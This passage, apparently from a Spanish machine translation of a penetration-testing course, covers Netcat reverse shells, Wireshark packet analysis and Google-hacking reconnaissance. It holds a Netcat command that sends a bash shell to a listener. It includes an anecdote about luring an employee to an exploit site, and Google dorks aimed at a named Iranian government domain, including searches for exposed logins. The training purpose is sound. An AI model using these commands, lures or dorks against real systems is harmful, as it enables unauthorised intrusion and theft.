ipconfig
Windows IP Configuration
Ethernet adapter offsec:
Connection-specific DNS Suffix . :
IP Address. . . . . . . . . . . . : 192.168.9.158
Subnet Mask . . . . . . . . . . . : 255.255.254.0
Default Gateway . . . . . . . . . :

C:\>
```

1.4.4.2 Escenario 2: Reverse Shell

En el escenario 2 Alice está solicitando la ayuda de Bob. El supuesto es que Alicia no tiene control sobre el NAT dispositivo que está detrás. ¿Hay alguna forma para Bob para conectar a la computadora de Alice y resolver su problema?

Otra característica interesante Netcat es la capacidad de enviar un comando shell a un host de escucha. en este situación, a pesar de que Alice no puede obligar a un puerto a cmd.exe localmente a su ordenador y esperar a Bob conectar, puede enviar su línea de comandos a la máquina de Bob.

Máquina de Bob

```
C:\>nc -lvvp 4444
listening on [any] 4444 ...
```

Alice's machine

```
root@bt:~# nc -nv 192.168.9.158 4444 -e /bin/bash
(UNKNOWN) [192.168.9.158] 4444 (?) open
```

Bob's machine after the connection

```
C:\>nc -lvvp 4444
listening on [any] 4444 ...
connect to [192.168.9.158] from (UNKNOWN) [192.168.8.74] 58630: NO_DATA
/sbin/ifconfig
...
tap0 Link encap:Ethernet HWaddr a6:0c:0b:77:e8:45
inet addr:192.168.8.74 Bcast:192.168.9.255 Mask:255.255.254.0
inet6 addr: fe80::a40c:bff:fe77:e845/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:6831 errors:0 dropped:0 overruns:0 frame:0
TX packets:6257 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:100
RX bytes:1003013 (1.0 MB) TX bytes:749607 (749.6 KB)
```

Netcat tiene otras características interesantes y usos, tales como simples habilidades inhalación, redirección de puerto, y así sucesivamente, que voy a dejar para que usted investigue de forma independiente.

La razón por la que no quería llamar a este módulo "Netcat como una puerta trasera" es que los estudiantes suelen comenzar pensando en las implementaciones maliciosas de tal puerta trasera, y una de las primeras preguntas es: "¿Cómo puedo obtener Netcat para ejecutarse en la máquina de la víctima, sin la intervención del usuario remoto?" Suelo descartar esta pregunta, con una expresión de horror en mi cara.

La respuesta mágica a esta pregunta puede ser realizada en tres palabras: Ejecución remota de código. en este ejemplo, Bob y Alice están dispuestos a participar en el ejercicio. Para escalar esta demostración para un "hack", necesitaríamos Netcat para ejecutarse sin la participación del usuario en el otro lado. El noventa por ciento de los vectores de ataque puede reducirse a la ejecución de código remoto palabras. Para ejemplo, los ataques como desbordamientos de búfer, inyección SQL, la inclusión de archivos, ataques del lado del cliente y troyanos todos los caballos tienen por objeto permitir la ejecución remota de código en la máquina víctima.

1.5 Uso de Wireshark


Aprender a usar un analizador de manera efectiva es probablemente uno de los más importantes relacionados con la red lecciones que usted puede tomar, y recomiendo encarecidamente que este capítulo se revisará y se practica tanto como sea posible. Tristemente confesar que, durante años, he evitado utilizando un sniffer. Cada vez que lo intenté, me encontré bien con una batería de velocímetros o un montón de cosas hex que no entendía muy bien. Un día, mientras tratando de depurar un problema de protocolo de red, no tuve más remedio que usar un sniffer de red. Después tomar una respiración profunda, de repente me di cuenta de que la comprensión de todas esas cosas hex no era demasiado complicado
en absoluto.

1.5.1 El mirar a escondidas en un Sniffer

Vamos a empezar por mirar a escondidas en un archivo de captura Wireshark. Esta captura fue tomada mientras corría dhclient eth0 y entonces abrí mi navegador y navegar a http://www.offensive-security.com.
En cuanto a esto, por primera vez puede ser abrumador. Sin embargo, tomar una respiración profunda, examine la línea de captura de paquetes por línea, y poner en práctica sus conocimientos de TCP / IP.

Descarga este archivo de captura a partir de:

http://www.offensive-security.com/pwbonline/browse-dump.cap


browse-dump.cap - Wireshark
File Edit View Go Capture Analyze Statistics Help
Filter:
Expression...
Clear
No. Time Source Destination Protocol Info
1 0.0.0.0 255.255.255.255 DHCP DHCP Request - Transaction ID 0xb153d93b
2 192.168.1.1 255.255.255.255 DHCP DHCP ACK - Transaction ID 0xb153d93b
3 Vmware_f6:08:7a Broadcast ARP Who has 192.168.1.1? Tell 192.168.1.107
4 Cisco-Li_7c:c8: Vmware_f6:08:7a ARP 192.168.1.1 is at 00:22:6b:7c:c8:ee
5 192.168.1.107 24.224.127.143 DNS Standard query A www.offensive-security.c
6 24.224.127.143 192.168.1.107 DNS Standard query response A 208.88.120.8
7 192.168.1.107 208.88.120.8 TCP 51085 > http [SYN] Seq=0 Win=5840 Len=0 M
8 208.88.120.8 192.168.1.107 TCP http > 51085 [SYN, ACK] Seq=0 Ack=1 Win=6
9 192.168.1.107 208.88.120.8 TCP 51085 > http [ACK] Seq=1 Ack=1 Win=5888 L
10 192.168.1.107 208.88.120.8 HTTP GET / HTTP/1.1
11 208.88.120.8 192.168.1.107 TCP http > 51085 [ACK] Seq=1 Ack=400 Win=6553
12 208.88.120.8 192.168.1.107 TCP [TCP segment of a reassembled PDU]
13 192.168.1.107 208.88.120.8 TCP 51085 > http [ACK] Seq=400 Ack=776 Win=74
14 208.88.120.8 192.168.1.107 TCP [TCP segment of a reassembled PDU]
15 192.168.1.107 208.88.120.8 TCP 51085 > http [ACK] Seq=400 Ack=2236 Win=1
Frame 1 (342 bytes on wire, 342 bytes captured)
Ethernet II, Src: Vmware_f6:08:7a (00:0c:29:f6:08:7a), Dst: Broadcast (ff:ff:ff:f
Internet Protocol, Src: 0.0.0.0 (0.0.0.0), Dst: 255.255.255.255 (255.255.255.255)
User Datagram Protocol, Src Port: bootpc (68), Dst Port: bootps (67)
Bootstrap Protocol
0000 ff ff ff ff ff ff 00 0c 29 f6 08 7a 08 00 45 10 ....)..z..E.
0010 01 48 00 00 00 00 80 11 39 96 00 00 00 00 ff ff .H...... 9.......
0020 ff ff 00 44 00 43 01 34 b3 0a 01 01 06 00 b1 53 ...D.C.4 ....S
0030 d9 3b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .;...... ....
File: "browse-dump.cap" 4736 Bytes... Packets: 15 Displayed: 15 ... Profile: Default

Paquete 1: Solicitud DHCP. Ejecutó dhclient, que emite una solicitud DHCP a un servidor DHCP local.Observe la dirección de destino broadcast 255.255.255.255 y la dirección IP de origen 0.0.0.0.

Paquete 2: Un servidor DHCP (192.168.1.1) responde en un paquete unicast y asigna la IP 192.168.1.107. En este punto, el navegador se abrió, tratando de navegar a www.offsec.com.

Paquete 3: Broadcast ARP. Usted ha intentado enviar un paquete a la Internet, y antes de su ordenador en realidad se puede enviar, es necesario identificar la puerta de enlace predeterminada en la red local. La puerta de enlace predeterminada la dirección IP configurada en la máquina que solicita, pero la puerta de enlace predeterminada MAC dirección es desconocida. Mi máquina envía un broadcast a toda la red, preguntando: "¿Quién tiene 192.168.1.1? Dile a 192.168.1.107 ".

Paquete 4: Todos los equipos de la subred local recibe esta transmisión y compruebe si 192.168.1.1 les pertenece. Sólo 192.168.1.1 responde a esta difusión ARP y envía una respuesta ARP unicast 192.168.1.107, informándole de la dirección MAC solicitada.

Paquete 5: Ahora que su equipo sepa dónde enviar sus paquetes a fin de que logren alcanzar la Internet, es necesario resolver la IP de www.offensive-security.com. El ordenador envía un DNS consulta al servidor DNS se define en los ajustes TCP / IP (24.224.127.143), y pide al servidor DNS para la dirección IP (registro) de www.offensive-security.com.

Paquete 6: El servidor DNS responde y le dice a su equipo que la dirección IP de www.offensivesecurity.com es 208.88.120.8.

Paquete 7: Armado con esta información, el equipo intenta un acuerdo de tres vías (recuerde que palabra de moda de TCP / IP?) con 208.88.120.8 en el puerto 80 y envía una solicitud SYN.

Paquete 8: El servidor Web responde con un ACK y envía un SYN al equipo.


Paquete 9: Usted envía un último ACK al servidor web y completar el protocolo de enlace de tres vías.

Paquete de 10: Ahora que el apretón de manos se ha completado, el equipo puede empezar a hablar con el servicio mediante un protocolo específico. Puesto que usted está usando un navegador web, la computadora envía una solicitud HTTP GET solicitud, que recupera la página de índice, y todas las imágenes vinculadas, a su navegador.

Paquete de 11 - final: La página principal de www.offensive-security.com, incluyendo todas las imágenes vinculadas, se carga en su navegador.Después de analizar este basurero, se puede ver que en realidad sniffers tienen sentido y pueden proporcionarle información detallada acerca de lo que sucede en su red.


1.5.2 Captura de pantalla y filtros

Vertederos de captura son raramente tan claro como éste ya que por lo general hay una gran cantidad de ruido de fondo en una red. Varias transmisiones, servicios diversos de red y otras aplicaciones que se ejecutan todos hacen la vida más difícil cuando se trata de análisis de tráfico.
Aquí es donde los filtros de tráfico de captura de acudir en su ayuda, porque pueden filtrar las llamadas noninteresting tráfico. Estos filtros ayudan mucho a identificar el tráfico que desea y reducir el fondo el ruido a un punto en el que pueda volver a dar sentido a lo que ve.
Wireshark tiene dos sistemas de filtración muy convenientes: filtros y filtros de captura de pantalla. Entendimiento el uso de estos filtros es una receta para la conquista de Wireshark.
Por favor, tómese tiempo para aprender y ejercitar estos filtros. Wireshark contiene además de los filtros de captura, que se puede acceder a través de la ventana de captura Interfaces.


Wireshark: Capture Filter
Edit
Filter
Ethernet address 00:08:15:00:08:15
Ethernet type 0x0806 (ARP)
No Broadcast and no Multicast
No ARP
IP only
IP address 192.168.0.1
IPX only
TCP only
UDP only
New
Delete
Properties
Filter name: No Broadcast and no Multicast
Filter string: not broadcast and not multicast
Help
Cancel
OK

1.5.3 A raíz de flujos TCP

Como te habrás dado cuenta, los paquetes de 9 final son un poco difícil de entender, ya que contienen fragmentos de información. Sniffers más modernos, Wireshark incluido, saber cómo volver a montar una sesión específica y mostrarla en varios formatos.



1.5.4 Additional Resources

http://wiki.wireshark.org/SampleCaptures
http://wiki.wireshark.org/CaptureFilters
http://media-2.cacetech.com/video/wireshark/introduction-to-wireshark/

2. Módulo 2: Técnicas de recogida de información

Este módulo introduce el tema de las técnicas generales de recolección de información, que más tarde se ser la base para el ataque.

Objetivos del módulo:

1. Al final de este módulo, los alumnos deberán ser capaces de reunir la información pública mediante diversos recursos, tales como Google, Netcraft, y Whois para una organización específica.
2. Los estudiantes deben ser capaces de llegar con Google Hacks nuevos y útiles por sí mismos.
3. Los estudiantes deben ser capaces de construir una empresa de base / perfil de la organización usando públicamente información disponible.

Informes

Aviso es necesario para este módulo como se describe en los ejercicios.
Una Nota del Autor
La recolección de información es una de las etapas más importantes del ataque. Aquí es donde se reúnen información básica sobre el objetivo con el fin de ser capaz de lanzar un ataque más adelante. Tenga en cuenta este ecuación simple:

MÁS INFORMACIÓN = mayor probabilidad de un ataque exitoso

Me estuvo comprometido en una prueba de penetración donde se limitaba mi superficie de ataque y los pocos servicios que estuvieron presentes fueron asegurados también. Después de fregar Google para obtener información acerca de la compañía para la que fue supone para atacar, me encontré con un post, hecha por uno de los empleados de la compañía, en un sello de recogida foro.

El post que podría traducirse como:

Hola estoy buscando sellos raros (para venta o intercambio) de los años 50.
Por favor, póngase en contacto conmigo en:
mail: david@hiscompany.com.
Celular: 072-776223

Este post fue todo lo que necesitaba para lanzar un ataque cliente semi-sofisticado lado. Me he registrado un dominio no-ip (stamps.no-ip.com) y se recogió algunas imágenes de sellos a partir de imágenes de Google. I en algún desagradable HTML que contiene el código de explotación para el último hoyo Explorador de Internet de seguridad (MS05-001 en el momento), y llamó a David por su teléfono celular. Le dije que mi abuelo me había dado una estampilla rara enorme colección de la que yo estaría dispuesto a negociar varios sellos. Me aseguré de poner esta llamada en un
trabajando día a aumentar mis posibilidades de llegar a él en la oficina.
David estaba muy contento de recibir mi llamada y, sin duda, ha visitado mi sitio web malicioso para ver los "sellos" que tenía que ofrecer. Al explorar mi sitio, el código de explotación en mi sitio web y descargar Netcat ejecutado en su máquina local, enviándome un shell inversa.
Este es un ejemplo sencillo de cómo la información que puede parecer irrelevante puede conducir a un éxito penetración. Mi opinión personal es que no hay tal cosa como la información irrelevante que siempre se puede exprimir bits de información de publicaciones en el foro, incluso mundanas.

Open Web 2.1 Recopilación de información

Antes de un ataque, me paso algún tiempo navegando en la web y en busca de información sobre los antecedentes la organización que yo estoy a punto de atacar. En primer lugar, por lo general navegar por la página web de la organización y buscar información general, como información de contacto, números de teléfono y fax, correo electrónico, estructura de la empresa, y así sucesivamente. También suelen buscar sitios que enlazan con el sitio de destino o en los correos electrónicos de la organización que flotan alrededor de la web. A veces los pequeños detalles le dan la mayoría de la información: qué tan bien diseñado es el objetivo sitio web? ¿Qué tan limpio es su código HTML? Esto puede darle una pista sobre su presupuesto cuando levantaron su sitio, desde el cual, a su vez, es posible intuir su presupuesto para asegurarlo.

2.1.1 Google Hacking

Google ha demostrado ser uno de los motores de búsqueda mejores y más completos hasta la fecha. Google se violentamente sitios web de araña, sin querer exponer información sensible en ese sitio web debido a varios errores de configuración del servidor web (como la indexación de directorios). Tales resultados exposición en grandes cantidades de fuga de datos en la web y, peor aún, con fugas en la caché de Google. A principios de 2000 dio a luz este a un nuevo campo, Google Hacking.
Google Hacking fue introducido por primera vez por Johnny Long, que desde entonces ha publicado un par de libros sobre ella, una "lectura obligatoria" para cualquier Googlenaut grave. Libro de Johnny Long, "Google Hacking para la penetración Testers "se puede encontrar en Amazon en: http://www.amzn.com/1931836361.
La idea general detrás de Google Hacking es utilizar operadores especiales de búsqueda en Google para reducir los resultados de búsqueda y encontrar archivos muy específicas, por lo general con un formato conocido. Usted puede encontrar el uso básico información aquí: http://www.google.com/help/basics.html

2.1.1.1 Los operadores avanzados de Google

Los operadores de búsqueda avanzada le permiten reducir la cantidad de búsquedas aún más, y para identificar Búsquedas destino a exactamente lo que usted está buscando. Una lista de operadores de Google se puede encontrar en http://www.google.com/help/operators.html.
El uso de estos operadores se puede buscar información específica que pueda ser de utilidad durante una prueba de lápiz.

Vamos a tratar algunos ejemplos sencillos nuestro mojo de funcionamiento.

2.1.1.2 buscar dentro de un dominio

El operador site: limita los resultados a los sitios web en un dominio determinado:


```
site:www.aeoi.org.ir
```

Observe cómo los resultados se obtienen con el sitio de destino, www.aeoi.org.ir. También puede ejecutar una amplia todo el dominio de búsqueda -site:aeoi.org.ir-, que expondría a otros servidores públicos de ese dominio.


site:aeoi.org.ir - Google Search - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://www.google.com/sear
site:aeoi.
Remote-Exploit
Offensive Security
RE Forums
milw0rm
Metasploit
پورتال سازمان انرژی اتمی ایران - [Translate this page]
1388/7/19 یکشنبه سخنان دکتر صالحي در جمع کارکنان سازمان دکتر علي اکبر صالحي
معاون رییس جمهور و رییس سازمان انرژي اتمي ایران روز یکشنبه 19 مهر ماه 88 در ...
www.aeoi.org.ir/Portal/ - Cached - Similar
کتب فارسی - [Translate this page]
عنوان : مهندسي نرم افزار; نویسنده : راجر اس. پرسمن; مترجم : محمدمهدي سالخورده
حقیقي; تهیه و تدوین : ناشر : مشهد: باغاني; شابك : 9647343108 ...
ebook.aeoi.org.ir/ - Cached - Similar
پایگاه مقاومت بسیج سازمان - [Translate this page]
معاونت تحقیقات و فناوری · معاونت اداری مالی · معاونت برنامه ریزی ، بین الملل و امور
مجلس · مرکز نظام ایمنی هسته ای کشور · اداره کل روابط عمومی و اطلاع رسانی ...
basij.aeoi.org.ir/ - Cached - Similar
سیستم پیگیری وضعیت نامه های ارسالی به دفتر امور حفاظت دربرابر اشعه ... - [Translate this page]
سیستم پیگیري وضعیت نامه هاي ارسالي به. دفتر امور حفاظت در برابر اشعه. جستجوي
نامه. شماره دبیرخانه سازمان. تاریخ دبیرخانه سازمان. سال : ...
inra.aeoi.org.ir/ - Cached - Similar
New Page 1
معرفي شرکت مادر تخصصي تماس: تاریخ تاسیس: تیر ماه 1383. نوع شرکت: سهامي خاص
و داراي شخصیت حقوقي مستقل. هدف: ساماندهي و اجراي فعالیتهاي دولت در زمینه تولید
و ...
tamas.aeoi.org.ir/ - Cached - Similar
[PDF]
Done

Pruebe el operador filetype: (por alguna razón no se incluye en la página de Google operadores).

```
filetype:pdf site:aeoi.org.ir
```



Esta búsqueda nos mostrará todos los archivos PDF públicamente expuestos en el dominio aeoi.org.ir.Así que, ¿por qué es útil? Puede utilizar las búsquedas de Google para ayudar perfil de un sitio web. Usted puede obtener una estimación del tamaño del sitio (número de resultados), o de lo contrario buscar información jugosa.

Por ejemplo, trate de identificar las páginas de acceso público disponibles en el dominio aeoi.org.ir:

```
email password site:aeoi.org.ir
```

Esta búsqueda conduce a un correo web de acceso público, que también proporciona el nombre del software y versión. Gran cantidad de información a partir de una búsqueda simple!

